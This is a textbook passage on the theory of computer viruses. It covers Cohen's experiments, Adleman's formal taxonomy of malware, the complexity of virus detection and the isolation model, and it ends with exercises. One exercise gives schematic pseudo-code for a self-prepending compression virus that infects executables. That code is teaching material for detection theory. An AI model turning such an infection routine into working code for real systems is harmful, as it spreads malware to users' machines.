All these experiments put a number of essential facts and aspects in a prominent place. These aspects and facts could seem very obvious and even trivial nowadays but regular security audits show quite the contrary. The reader must keep in mind the context at the time of Fred Cohen's experiments. The

results were very surprising at that time. The notion of virus had hardly appeared and the computer viral risk was quite inexistant. The first computer security models were being defined and applied at the same moment. It is no exaggeration to assert that Fred Cohen's results made an essential contribution to the definition of these models and the security policies that were derived from them. The reader will read and analyze Fred Cohen's original papers published in this field [37–44, 91]. These publications prove that Fred Cohen's contribution goes far beyond his experiments.

The main lessons that were drawn from these experiments are:

- a viral attack is relatively easy to develop and realize, especially when it exploits flaws in protocols or computer security policies in force. In particular, this observation strongly outlines the fact that the human component, in that respect, is the weakest link in the chain. Fred Cohen's experiments demonstrated that any security model can be defeated. This fact reinforces the validity and the great importance of the theoretical results presented in this chapter;
- all these attacks are generally very fast and can be conducted while leaving almost no trace at all. Thus, an attacked user cannot detect, react to or slow down the viral attack or stop it spreading. This fact is relevant both for single user and multi-user systems, as well as for networked systems;
- but the most important aspect is probably the fact that no computer security policy, no security model can be trusted and be recognized if it is not permanently and frequently tested and analyzed, by a self-aggressive approach (active audits). To be more precise, let us quote Fred Cohen himself:

  "[...] The problems with policies that prevent controlled security experiments are clear; denying users the ability to continue their work promotes illicit attacks; and if one user launches an attack without using systems bugs or special knowledge, other users will also be able to. [...] The perspective that every attack allowed to take place reduces security is, in the author's opinion, a fallacy. The idea of using attacks to learn of problems is even required by governments policies for trusted systems. It would be more rational to use open and controlled experiments as a resource to improve security."
- lastly, and as a complement to the Isolation model definition, Fred Cohen's experiments have confirmed the fact that to get definitively rid of computer viruses we must suppress sharing, programming, implemen-

tation and information modification. But computer science and using computers would be very sad and boring if we forbid the only features that make computers not totally inhuman: creativity and communication between people.

Fred Cohen planned a number of other experiments for various systems (VAX VMS, VAX Unix, IBM PC...) when he considered different programming languages (Basic, C...). The attacks seemed to be more sophisticated but he was never granted permission to conduct them. The reader will find in Fred Cohen's thesis the source code of a virus intended for a DOS 2.1 IBM-PC along with the experimental protocol description to use that virus. Various data (source code, output data, analysis) used in the August 1984 experiment can also be found in his thesis [34, pp 103-109].

3.3 Leonard Adleman's Formalization

Leonard M. Adleman's formalization was a subsequent work published in 1988 [1] and followed Fred Cohen's work. The latter, who was under Adleman's direction for his Ph.D thesis, took great benefit from the various discussions with his thesis director. It was Adleman himself who suggested the term of *virus* for what was simply called *self-reproducing automata* or *programs* at that time. Moreover, it was Adleman too who managed to get required authorizations for his student to conduct the very first known viral experiments. He probably understood the scientific interest in making self-reproducing programs and more generally Fred Cohen's work, the focus of media attention[22]. To make things clear, the contributions from Fred Cohen and Leonard Adleman cannot be considered separately.

Fred Cohen's Ph.D thesis does not explicitely take into account all the aspects of computer virology. Only virus and worms – self-reproducing programs – have been considered, but from a very general point of view. The broader problem of offensive programs (still known as *computer infection*

[22] It is highly probable that Adleman ha already forecast the very difficult nature of computer virology as a research field – a combination of fears, fantasies, and interests of all kinds. The publication of Fred Cohen's theoretical works and of his own work, in a general audience press, was probably intended to prevent this dramatic and non-constructive evolution. However, the choice of the term virus, probably provoked an opposite reaction, despite the fact that this term perfectly fitted the theoretical and technical reality to describe. The reader will read the text of an interview with Leonard Adleman in which he evokes, among other subjects, his joint work with Fred Cohen (`http://www.usc.edu/isd/publications/networker/96-97/Sep_Oct_96/innerview_adleman.html`).

programs or *malware*[23]; see Chapter 4) was not considered. As an example, Trojan horses are not defined or even alluded in Fred Cohen's thesis, despite the fact that first cases of Trojan horses were already known and that very first protection models already took them into consideration.

Adleman's works have complemented that of his Ph.D student and generalized the concept of offensive programs. He paid particular attention to strictly identifying and classifing the different possible categories of those programs, in particular with respect to their more or less destructive power. His approach was based on recursive functions. Once this classification was achieved, L. Adleman focused his research efforts on viral detection and viral protection. One could summarize his main theoretical concerns with the questions that follow (these questions might seem very basic today but they were not so when Adleman posed them):

- How hard is it to detect programs infected by computer viruses? Fred Cohen has already proved that complete viral detection does not exist (Theorem 12). Adleman managed to quantify, how hard viral detection is by relating some instances of the general viral detection problem to problems belonging to known complexity classes.
- Can infected programs be "disinfected"?
- What forms of protection exist? Fred Cohen defined a number of protection models but most of them were only of theoretical interest and cannot be applied in practice, unless we place huge constraints on the system to be protected. Adleman considered a sub-optimal approach and a slightly looser model which nonetheless proved to be efficient enough. Most antiviral software adopted this looser model.

We are now going to present the work and results of Leonard Adleman. His seminal paper, published in 1988 [1] is used as a reference basis for this section. The mathematical proofs of the different results have been omitted, for the sake of clarity and not to put the non-mathematical reader off. It is also the best way to encourage interested readers to refer to the original paper, that we strongly advise.

3.3.1 Notation and Basic Definitions

Adleman considered the two following main properties as relevant when studying a general viral scheme and defining what a virus is:

[23] The litteral term of "computer infection program" was chosen by the author of this book, as an equivalent of the term "malware". The first one better suggests the analogy with biology: viruses or Trojan horses first infect a target system. Then only the virus will spread by self-reproducing.

1. For every program, there is an "infected form" of that program. That is to say, it is possible to think of the virus as a map from (non infected) programs to (infected) programs. In fact, this property clearly corresponds to that of Fred Cohen when considering Theorem 14.
2. Every infected program on every input (where input means all "accessible" information, that is say the user's or system's input and files containing data and/or programs) performs one of the three following functions:
   - *Infection.*- The program, once its intended task is performed, infects some other programs[24].
   - *Injury or added functions*[26].- The program, besides its intended tasks, computes some other (offensive or not) functions. A trigger mechanism may be considered to postpone their execution. The nature of these added functions depends solely on the virus itself and not on the infected program. Let us notice that injury (or adding functions) is not a purely viral feature. With this second possibility, Adleman intended to generalize by considering general offensive programs and not just self-reproducing programs.
   - *Imitation.*- The program neither injures nor infects. It just performs the intended task. This case is a very special case and happens when no target files are available for infection.

Let us note that the notations used by Adleman completely describe the mechanisms of a universal recursive function, such as those we presented in Chapter 2.

- S denotes the set of all finite sequences of natural numbers.
- The mapping $e : S \times S \rightarrow \mathbb{N}$, denotes a computable injective function whose inverse function is also computable. To be more precise, e describes the construction of a Gödel number (or numberings according to some authors; see Section 2.2.2 for details). The two sequence taken as arguments by e may denote here the instructions (the code) of a program computing a recursive function (the *index*) and the data that the program is processing (the function parameters). The value $e(s,t)$ computed for any two sequences s and t denotes $< s,t >$. It describes an index extended to the program data.

[24] Let us make clear that most real-life viruses or infectious programs, from a practical point of view, generally reverse this ordering: infection before intended task[25]. The goal is to assure their own survival against detection. We will develop this point in Chapter 4.

[26] In Adleman's original paper, only injury is considered. We extended this case with added functions. The purpose is to be more general as far as real-life techniques and malware are concerned.

- For all partial function $f : \mathbb{N} \to \mathbb{N}$, for all sequences s and t of S, $f(s,t)$ denotes $f(< s,t >)$.

The definition which follows specifies the conditions for two (recursive or not) functions to be equal.

Definition 24 *For all partial functions f and g from $\mathbb{N}$ onto $\mathbb{N}$, for all $(s,t) \in S \times S$, then $f(s,t) = g(s,t)$, if and only if*

$$f(s,t) \nearrow \text{ and } g(s,t) \nearrow \text{ [27]}$$

or

$$f(s,t) \searrow \text{ and } g(s,t) \searrow \text{ and } f(s,t) = g(s,t)$$

The definition that follows allows us to specify the equivalence of two extended indices, with respect to a partial function.

Definition 25 *For all $(z,z') \in \mathbb{N}^2$, for all sequences p, p' and all sequences $q = (q_1, q_2, \ldots, q_z), q' = (q'_1, q'_2, \ldots, q'_{z'})$ of S, for all partial functions $h : \mathbb{N} \to \mathbb{N}$, the extended indices $< p,q >$ and $< p',q' >$ are said to be equivalent with respect to the function h, and we denote this property by $< p,q > \overset{h}{\sim} < p',q' >$, if and only if the four next conditions are verified:*

1. $z = z'$,
2. $p = p'$,
3. $\exists i \in \mathbb{N}$ *with* $1 \leq i \leq z$ *such that* $q_i \neq q'_i$,
4. *for* $j = 1, 2, \ldots, z$ *either* $q_j = q'_j$ *or* $h(q_j) \searrow$ *and* $h(q_j) = q'_j$.

It is worth noticing that in the last condition, $q_j = q'_j$ is equivalent to $h(q_j) = q'_j$ if h is the identity function over $\mathbb{N}$.

Definition 26 *For all partial functions f, g and h from $\mathbb{N}$ onto $\mathbb{N}$, for all $(s,t) \in S \times S$, f is said h-equivalent in the weak sense (or equivalent relatively to the function h in the weak sense) to the function g if and only if*

$$f(s,t) \searrow \text{ and } g(s,t) \searrow \text{ and } h(f(s,t)) = g(s,t).$$

We then denote $f(s,t) \overset{h}{\sim} g(s,t)$.

Here follows a definition which summarizes under a unified notation Definitions 24 and 26.

[27] This notation was defined in Section 2.2.3.

Definition 27 *For all partial functions f, g and h from $\mathbb{N}$ onto $\mathbb{N}$, for all $(s,t) \in S \times S$, f is h-equivalent in the strong sense (or equivalent with respect to the function h in the strong sense) to the function g if and anly if,*

$$f(s,t) = g(s,t) \text{ ou } f(s,t) \overset{h}{\sim} g(s,t).$$

We then denote $f(s,t) \overset{h}{\cong} g(s,t)$

We now can formally define the three possible actions of an infected program, by using the definitions we have just set up and the concept presented in Chapter 2.

Definition 28 *For all Gödel numberings of the partial recursive functions $\{\varphi_i\}$, a total recursive function v is a* virus[28] *with respect to $\{\varphi_i\}$ if and only if, for all $(d,p) \in S \times S$ either:*

1. *it injures (or computes some other function):*

$$[\forall (i,j) \in \mathbb{N}^2 \quad [\varphi_{v(i)}(d,p) = \varphi_{v(j)}(d,p)]]$$

2. *it infects or imitates:*

$$[\forall j \in \mathbb{N} \quad [\varphi_j(d,p) \overset{v}{\cong} \varphi_{v(i)}(d,p)]].$$

Remarks

1. The symbols d and p describe the decomposition of all "accessible" information for a function φ_i into data ("inert" information which cannot be infected[29]) and programs (program code instructions which are susceptible to infection).
2. We must keep in mind that the index i of function φ is an extended index. This allows us to generalize the concept of program infection to that of process infection (the program code itself, its data and all the system data involved in the process). The infection process has not only the

[28] In the original paper [1], besides some notation errors, the author uses the term of virus. In some cases, this may constitue a contradiction with Definition 29 given in the next section. In the rest of the chapter, we will rather use the general term of computer infection programs or *malware*, even if attack usually comes from a virus. The term virus will be restricted to describe the self-reproducing programs.

[29] In fact, in case of "document viruses" (e.g. macro-viruses), the difference between pure data and pure program instructions is not obvious at first sight. This implies that "data infection" is no longer a nonsensical concept. However, without loss of generality, the use of recursive functions and of their formal description, enables to consider this restricted case. We will present it in Chapter 4.

program itself as a target but also all program data (in case of document viruses, as an example). This is the reason why the function φ_i takes the two arguments d and p.

3.3.2 Types of Viruses and Malware

All definition and concepts presented in the previous section help us to present the different existing types of computer infection programs (a.k.a malware).

Definition 29 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$*, for all computer infection programs* v *with respect to* $\{\varphi_i\}$ *and for all* $(i,j) \in \mathbb{N}^2$*:*

- i *is said* pathogenic *with respect to* v *and* j *if and only if*

$$i = v(j) \text{ and } [\exists (d,p) \in S^2 \quad [\varphi_j(d,p) \overset{v}{\cong} \varphi_i(d,p)]].$$

- i *is said* contagious *with respect to* v *and* j *if and only if*

$$i = v(j) \text{ and } [\exists (d,p) \in S^2 \quad [\varphi_j(d,p) \overset{v}{\sim} \varphi_i(d,p)]].$$

- i *is said* benignant *with respect to* v *and* j *if and only if* $i = v(j)$ *and* v *is not pathogenic nor contagious with respect to* j*.*
- i *is a* Trojan horse *with respect to* v *and* j *if and only if* $i = v(j)$ *and* i *is pathogenic but is not contagious with respect to* j*.*
- i *is a* carrier[30] *if and only if* $i = v(j)$ *and* i *is contagious but is not pathogenic with respect to* j*.*
- i *is said* virulent *with respect to* v *and* j *if and only if* $i = v(j)$ *and* i *is both pathogenic and contagious with respect to* j*.*

This general definition surveys all possible types of computer infection programs. The approach is to differentiate between them by considering the behavior of the program infecte with compared to that of the program before infection. The reader will verify, as an exercise, that the previous definition exactly corresponds to the definition given in Chapter 4.

The next definition considers a slightly different classification which is more general that the previous one. To be more precise, it it better corresponds to the classification given in Chapter 4 (see Figure 4.1). This second approach no longer considers the targets themselves but rather the different infection process types directly.

[30] The term of *dropper* is generally prefered. We are in the precise case of initial infection or *primo infectio*.

Definition 30 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$ *and for all computer infection programs* v *with respect to* $\{\varphi\}$*:*

- v *is said* benign *if and only if both:*
  1. $[\forall j \in \mathbb{N} \quad [v(j)$ *is not pathogenic with respect to* v *and* $j]]$
  2. $[\forall j \in \mathbb{N} \quad [v(j)$ *is not contagious with respect to* v *and* $j]]$
- v *is said* Epeian[31] *if and only if both:*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$ *is pathogenic with respect to* v *and* $j]]$
  2. $[\forall j \in \mathbb{N} \quad [v(j)$ *is not contagious with respect to* v *and* $j]]$
- v *is said* disseminating *if and only if:*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$ *is not pathogenic with respect to* v *and* $j]]$
  2. $[\exists j \in \mathbb{N} \quad [v(j)$ *is contagious with respect to* v *and* $j]]$
- v *is said* malicious *if and only if both:*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$ *is pathogenic with respect to* v *and* $j]]$
  2. $[\exists j \in \mathbb{N} \quad [v(j)$ *is contagious with respect to* v *and* $j]]$

When comparing Definition 30 and Definition 29, we see that all programs infected by a benign computer infection program are themselves benignant with respect to their uninfected predecessors (in the fonctional sense of the word). They act just as if they had never been infected. Viruses in this class are textbook cases or "degenerate" malware programs. Unless mistaken, there is no known virus which belongs to this class (from a practical, viral point of view, this would be a non-sense; however, from a mathematical point of view, this class is not empty since it contains the identity function).

The Epeian class of infection computer programs correspond in fact to the simple (in other words non self-reproducing) malware presented in Figure 4.1 of Chapter 4: logical bombs, lure programs, Trojan horses, etc... The primitive (primitive) recursive constant functions also belong to this class.

The computer infection programs that belong to the disseminating class are malware **without** a payload while those belonging to the malicious class are malware **with** a payload.

Adleman's formalization[32] is very powerful and interesting since it envisage all possible types of computer infection programs[33].

The next theorem now gives some results that are easy to prove.

[31] L. Adleman borrows here the name of the carpenter *Epeios* (Greek name) or *Epeus* (Latin name), who built the famous Trojan horse that Ulysses used to conquer the besiedged town of Troy (read Song 8 of the Odyssey of Homer; the reader will find an English translation of this song on the CDROM provided with this book).

[32] Let us however recall that this formalization clarified the *Recursion theorem* 5 that was presented in Section 2.2.4, in the restricted context of computer virology.

[33] We add logical bombs and lure programs that Adleman did not explicitely mention in its taxonomy.

Theorem 15 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$ *and for all computer infection programs* v *with respect to* $\{\varphi\}$*:*

1. $\exists j \in \mathbb{N}$ $[v(j)$ *is benignant with respect to* v *and* $j]$.
2. v *est benign if and only if*

$$\forall j \in \mathbb{N} \quad [v(j) \text{ is benignant with respect to } v \text{ and } j.]$$

3. *If* v *is Epeian then for all* $j \in \mathbb{N}$ *either*
   a) $v(j)$ *is benignant with respect to* v *and* j*, or*
   b) $v(j)$ *is a Trojan horse, a logical bomb or a lure program with respect to* v *and* j.
4. *If* v *is disseminating then for all* $j \in \mathbb{N}$ *either*
   a) $v(j)$ *is benignant with respect to* v *and* j.
   b) $v(j)$ *is a carrier with respect to* v *and* j.

Proof. Follows immediately from the Recursion theorem and from the previous definitions. □

Let us state more clearly that a carrier from a practical point of view only is equivalent to an infectious program. Thus, to quote L. Adleman [1, pp 363], "*It may be appropriate to view contagiousness as a necessary property of computer viruses. With this perspective, it would be reasonable to define the set of viruses as the union of the set of disseminating viruses and the set of malicious viruses, and to exclude benign and Epeian viruses altogether*". This is the reasom why in this book and especially in Figure 4.1 of Chapter 4, we consider the set of computer infection programs as the union of the set of self-reproducing (contagious) programs (which are themselves the union of malicious and disseminating classes: worms and viruses) and the set of simple (in other words non self-reproducing) programs (the Epeian class: Trojan horses, logical bombs and lure programs).

3.3.3 The Complexity of Viral Detection

Fred Cohen's results that treat the general problem of viral detection (Theorem 12) assert that it is a undecidable problem hence a "mathematical untractability". But this result is somehow disappointing. It does not go further. In particular, some (practical) "untractability degree or level" issues are not explicitly defined. This complexity level of problems is generally determined by complexity theory, according to a now well-established hierarchy of complexity classes [117]. As an example, how to enumerate the set

of viruses is not addressed by Fred Cohen. However, this problem is closely related to the more general issue introduced with Theorem 12. What is its general complexity of enumerating the set of viruses?

Adleman determined this complexity using the following essential theorem.

Theorem 16 *For all Gödel numberings of the partial rescursive functions* $\{\varphi_i\}$,

$$V = \{i \in \mathbb{N} | \varphi_i \text{ is a virus } \}$$

is Π_2 *- complete.*

We will not give the proof of the theorem (see [1, pp 363-365]) but we are going to describe it in very simple way so the non-mathematical reader can seize what this result means and what are its practical consequences.

For that purpose, we must define and consider the concept of "reducibility" or *problem reduction.*

Definition 31 *Let* A *and* B *be two sets. We say that* A is 1-reducible to B *(notation* $A \leq_1 B$*) if there exists a bijective recursive function* f *such that* $\forall x,\ \ x \in A \Leftrightarrow f(x) \in B$.

We say that A *is* m-reductible to B *(notation* $A \leq_m B$*) if there exists a recursive function* f *such that* $\forall x,\ \ x \in A \Leftrightarrow f(x) \in B$.

As far as m-reducibility is concerned, the function f is not injective. Let us observe that the condition $\forall x, \quad x \in A \Leftrightarrow f(x) \in B$ may be restated in any one of the equivalent following forms: $A = f^{-1}(B)$; $f(A) \subset B$ and $f(\bar{A}) \subset \bar{B}$.

Example 3 *Let us consider the following two sets:*

$$A = \{x \in \mathbb{N} | W_x{}^{34} \text{ is infinite } \}$$

and

$$B = \{x \in \mathbb{N} | \varphi_x \text{ is total}\}.$$

Let us show that B *is* m*-reducible to* A*. Let us suppose that it is possible to determine whether* W_x *is infinite or not, for any* $x \in \mathbb{N}$*. Then to determine whether* φ_{y_0} *is a total recursive function, for a given* y_0*, let us use the following function (index* y_1 *is obtained from index* y_0*):*

$$\varphi_{y_1}(z) = \begin{cases} 1 & \text{if } \varphi_{y_0}(w) \text{ converges } \forall w \leq z \\ \text{divergent otherwise} \end{cases}$$

[34] W_x denotes the domain of φ_x.

and then we see whether W_{y_1} is infinite or not. We can prove in the same way that $A \leq_m B$.

The notion of problem reduction or reducibility allows us to determine what it means for a problem to be at least as hard as another. In other words, it allows us to define complexity classes for problems (by complexity, we intend the practical or actual level of difficulty in solving a given problem). If a set A of problems is reducible to a another set B of problems, we can consider that problems in set B are at least as hard to solve as problems in set A. It worth noticing that the function f in Definition 31 is recursive. Thus the reduction from A to B is computable, and that the reduction process does not change the overall complexity).

Definition 32 *We denote $A \equiv_1 B$ if $A \leq_1 B$ and $B \leq_1 A$. In the same way, we denote $A \equiv_m B$ if $A \leq_m B$ and $B \leq_m A$.*

Relations $\equiv_1$ and $\equiv_m$ are equivalence relations and the corresponding relation classes are precisely what are called the complexity classes (with respect to the reduction function).

Definition 33 *Let $\mathcal{C}$ be a complexity class and p be a problem in $\mathcal{C}$. We can say that p is $\mathcal{C}$-complete*[35] *if any problem p' in $\mathcal{C}$ can reduce to p.*

The notion of completeness enables to describe the inherent difficulty in solving all problems in class $\mathcal{C}$: a complete problem for class $\mathcal{C}$ will not belong to a weaker sub-class $\mathcal{C}' \subseteq \mathcal{C}$, otherwise we would have $\mathcal{C}' = \mathcal{C}$ ($\mathcal{C}$ being closed under reductions[36]).

Proposition 12 *If two classes $\mathcal{C}$ and $\mathcal{C}'$ are both closed under reductions, and if there exists a problem p which is complete for both $\mathcal{C}$ and $\mathcal{C}'$, then $\mathcal{C} = \mathcal{C}'$.*

Now that we have defined the notion of completeness with respect to a complexity class, what does the result presented in Theorem 16 mean? What is the Π_2 complexity class? What unsolvability level does it describe? Rather than precisely describe in mathematical terms what this particular class really is (it would go far beyond the level we intend for that book; the reader will refer to [129, chap. 14 et 15] for a detailed, mathematical presentation of Π_n classes by means of normal forms), we are going to show that this class in fact contains problems which are far beyond what we can solve.

[35] Or that $\mathcal{C}$ is complete with respect to leq_m, if leq_m is the partial ordering underlying $\equiv_m$.

[36] A set $\mathcal{C}'$ is set closed under reductions if, for $p \leq_m p'$ and $p' \in \mathcal{C}'$, then we have $p \in \mathcal{C}'$.

In other words, they are problems that cannot be solved in practice (when considering general instances for those problems).

Without going into all the details, it is advisable to mention that complexity classes Π_n for $n \geq 0$ are defined in relation to other complexity classes, denoted Σ_n for $n \geq 0$ (see [129, chap 14.1-3]). Thus, a hierarchy between complexity classes (which is a partial ordering from a mathematical point of view) can be established. This enables us to better compare solvability (or unsolvability) levels of two (or more) problems. In the first place, the Π_0 class is that of recursive functions, in other words of "easy-to-solve" problems (since the corresponding functions are computable). We then have the following important result:

Theorem 17 *1.* $\Pi_0 = \Sigma_0$.
2. $\forall p, \quad p \in \Sigma_n \Leftrightarrow \bar{p}$[37] $\in \Pi_n$.
3. $\Sigma_n \cup \Pi_n \subset \Sigma_{n+1} \cap \Pi_{n+1}$.

Let us illustrate this essential theorem by means of Figure 3.4. The different complexity classes along with their respective hierarchy are represented in this figure[38].

Problems which belong to the set $\mathcal{R}$, are those that are computable – in other words that can be solved – in practice, since they are located below the dashed line. As $\mathcal{R} \subsetneq \Pi_2$, enumerating the set of all viruses is a general untractable problem. However, Adleman's theorem (Theorem 16) is far more precise than Fred Cohen's theorem (Theorem 12). Indeed, it gives a better idea of what undecidability means as far as viral detection is concerned.

3.3.4 Studying the Isolation Model

Completing the work of his Ph.D student devoted to prevention and protection model against viral propagation hazards, Adleman paid particular attention in formalizing the *Isolation model*. Fred Cohen considered this particular model only from a rather intuitive and general point of view. Let us first present the definition of *infected set* as defined by Adleman[39].

[37] We have seen in Section 2.2.2 that a recursive function could be defined as a relation R as well. Hence the notation we use here. Moreover, for any relation k-ary relation R, then $\bar{R} = \mathbb{N}^k - R$.

[38] The reader who is familiar with the complexity theory will probably have noticed that the class $\Pi_0 = \Sigma_0$ is in fact that of polymonial problems and that $NP = \Sigma_1$, $coNP = \Pi_1$, $\Sigma_2 = NP^{NP}$ and $\Pi_2 = coNP^{NP}$. More generally, $\Sigma_{i+1} = NP^{\Sigma_i P}$ and $\Pi_{i+1} = coNP^{\Sigma_i P}$ (see [117, chap. 17]).

[39] We present the original version of the definition which used the term of virus. The reader must keep in mind that results presented in this section may be extended to any other computer infection programs.




Fig. 3.4. Π_n and Σ_n Classes and Their Respective Hierarchy

Definition 34 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$*, for all viruses* v *with respect to* $\{\varphi_i\}$*, the infected set of* v *is defined as*

$$I_v = \{i \in \mathbb{N} | \exists j \in \mathbb{N}, \;\; i = v(j)\}.$$

Let us notice that the notion of infected set corresponds to the more general concept of viral set, as defined by Fred Cohen.

Definition 35 *(Absolute isolability)*
For all Gödel numberings of partial recursive functions $\{\varphi_i\}$*, for all viruses* v *with respect to* $\{\varphi_i\}$*,* v *is* absolutely isolable *if and only if* I_v *is decidable.*

Since in the isolation model a system is closed with respect to the external environment, I_v is necessary decidable (at least by an enumerative approach) and thus any virus may (at least in theory) be detected, isolated and eradicated, whenever a program becomes infected. The next proposition asserts a trivial result with respect to this case.

Proposition 13 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$*, for all viruses* v *with respect to* $\{\varphi_i\}$*, if for all* $i \in \mathbb{N}$*,* $v(i) \geq i$*, then* v *is absolutely isolable.*

Most real-life computer infection programs are in practice absolutely isolable, in particular since they satisfy the property $v(i) \geq i$. However, all computer

infection programs are not absolutely isolable according to the next theorem (an example is proposed as an exercise at the end of this chapter).

Theorem 18 *For all Gödel numberings of the partial recursive functions* $\{\varphi_i\}$*, there exists a total recursive function* v *such that*

1. v *is a malicious virus with respect to* $\{\varphi_i\}$.
2. I_v *is* Σ_1*-complete.*

We will not prove this theorem (the reader may refer to [1, pp 366-369]; a copy of this article has been put on the CDROM provided with this book). We will however pay particular attention to understanding what it means, especially from a practical point of view. This result proves that protection cannot be based upon deciding whether a given program is infected or not. We have presented in the previous section (Figure 3.4 and its comments) the hierarchy of complexity classes. The Σ_1 class is beyond the computability limit (dashed line) and the $\mathcal{R}$ class (class of computable functions). In fact, the Σ_1 correspond to the NP class. Hence the result.

As a supplement to Adleman's results, the reader may read [145], where D. Spinellis has proved that the problem of efficient detection of polymorphic viruses is NP-complete. For that purpose, he uses the reduction approach to the *satisfiability problem* which itself is NP-complete [117, page 171].

More recently, new theoretical results [162] have been published. Their authors considers Adleman's formalization. They demonstrated the existence of new classes of viruses which have not yet been identified "in the wild". In particular, they proved the existence of polymorphic viruses having an infinite number of forms. They also gave additional complexity results for those new classes of viruses and for already known classes.

3.4 Conclusion

The formalization of viruses and of the viral detection problem allows us to get a relatively clear view of what computer infection programs (or malware) really are. The reader is able now to seize all the implications from a practical point of view, and particularly why the general concept of viruses for most people is too limited and reducing. It only takes into account a small piece of a far larger reality. Besides that, the essential notion of referential is strengthened when considering this formalization. The most illustrative example is that of document viruses. During a long time, the existence of such viruses was questioned and even denied by most of the computer security experts, while it was already taken into account by this formal approach,

at least implicitly. Document viruses hazard become a reality only in 1995 with the *Concept* virus.

Fred Cohen and Leonard Adleman then contributed to give a clear and exhaustive outline of computer hazards related to offensive programs or malware of any kind. But they also defined (especially Fred Cohen) protection models to envisage and manage the general issue of viral detection. They demonstrates through approaches and mathematical tools which were different that the general issue of viral detection relentlessly condemns us to a reactive and not a proactive attitude in fighting against viruses. This a direct consequence of the fact that viral detection is an undecidable problem. Once again, we must stress this point. It will never be possible to systematically prevent any viral attack. Bad news will always be there.

We urge the reader to discover and read original papers of these two "pilgrim fathers" of computer virology, and especially those of Fred Cohen, since he considered a broader and more general view. In particular, he payed particular attention to defining and studying in depth some protection models [38–43] which will not be presented here, since they go beyond the main subject of the present book: computer viruses.

Exercises

1. Using Fred Cohen's notation for Turing machines (see Section 3.2.1), give the expressions which describe the overall state of a Turing machine M at time instant $t+1$ as a function of the overall state of M at time instant t. Express in the same way what the events "M is computing at time instant t" (in other words, the machine has not halted) and "M halts" mean.
2. Prove Theorem 7 (hint: consider the following definition $U = \cup U^*$ of a viral set and use the fact that $(M, U) \in \mathcal{V}$).
3. Prove Theorem 10. For that purpose, the reader will consider a virus using an infection marker (aka a signature; see the definition in Chapter 4). Whenever a viral duplication is completed (in other words, the virus has copied itself into a target executable file), the virus appends a random character to this infection marker.
4. Explain and prove why the identity function is a benign virus, in the sense of Definition 30. Explain and prove why constant (primitive) recursive functions belong to the Epeian class of viruses, as well.
5. In [1], a computer virus similar to the Fred Cohen's compression virus is considered. Here follows its pseudo-code source:

```
main:=
 {
  payload();
  decompress compressed part of program;
  submain();
  infection();
 }

payload:=
 {
  if false then halt end if;
 }

infection:=
 {
  if executable-files exist then
   file = get-random-executable-file;
   rename main routine submain;
   compress file;
   prepend self to file;
  end if
 }
```

An infected program P looks for a (uninfected) program E, compresses it and appends it to P (in fact only the viral part), thus producing an infected executable file I. Then, it decompresses the rest of itself (the non-viral part) into a temporary file and runs it as it would before infection. Whenever I itself runs, it looks for executable files E' to infect, in the same way. Then, decompresses E and runs it. Explain why this virus is not absolutely isolable (use Proposition 13).

6. Prove Theorem 13 by means of a contradictory program similar to program CV presented in Section 3.2.5. The goal is to show that, if there exists a decision procedure D which allows us to decide whether two programs p_1 and p_2 are equivalent evolved forms of a program p, then D fails.
7. Read and analyze D. Spinellis' paper [145], then implement and test the algorithm given in Appendix II of this paper.

Study Projects

Implementation of the Theorem 8 Machine

In his Ph.D thesis [34, pp 94-95], Fred Cohen gave the pseudo-code of a Turing machine M for which the smallest viral set, SVS(M) is a singleton. The purpose of this project, which should last no longer than three weeks, is to implement the Turing machine M (in the C programming language or with *Mathematica*). The reproducing process of the sequence can be graphically shown. In a slightly longer project, the student will also implement the machines from theorems 9 and 10.

Implementation of Machine Described in Theorem 11

The purpose of this project is to implement the machine described by Fred Cohen [34, pp 101-103]. Let us recall that this machine takes an arbitrary sequence representing a virus as input. The code duplication process will be graphically visualized. This project should last about a week.

4

Taxonomy, Techniques and Tools

4.1 Introduction

Strangely enough some computer security experts have little knowledge of the theoretical – though essential – aspects of computer viruses which were explored in the two previous chapters. As an illustration, Adleman's theory which shows that the notion of virus can be broadened to that of computer infection program (*malware*) is mostly ignored.

Indeed, the term of computer virus, which appeared in 1986, has become familiar to the general public. This is not too surprising insofar as in present day society, computers are omnipresent in homes, at work and almost everyone which uses the Internet or any other network has been faced with a viral infection at least once. Nevertheless, it can not be denied that users' knowledge (the term of users must be understood in the broad extent of the word, including system/network administrators and security officers) about computer viruses is incomplete, which is more likely to increase virus spread than to reduce it. As a matter of fact, the term computer virus is mostly misused and, in the minds of most computer users, it usually refers to a larger category including offensive programs whose taxonomy was established by Adleman and which have actually nothing to do with viruses: worms, Trojan horses, logic bombs, lure programs.... In fact, the virus world encompasses a much more complex reality than it seems. A number of subcategories exist which are linked to numerous viral techniques, each of the latter involving different risks which cannot be ignored as part of an efficient antiviral protection.

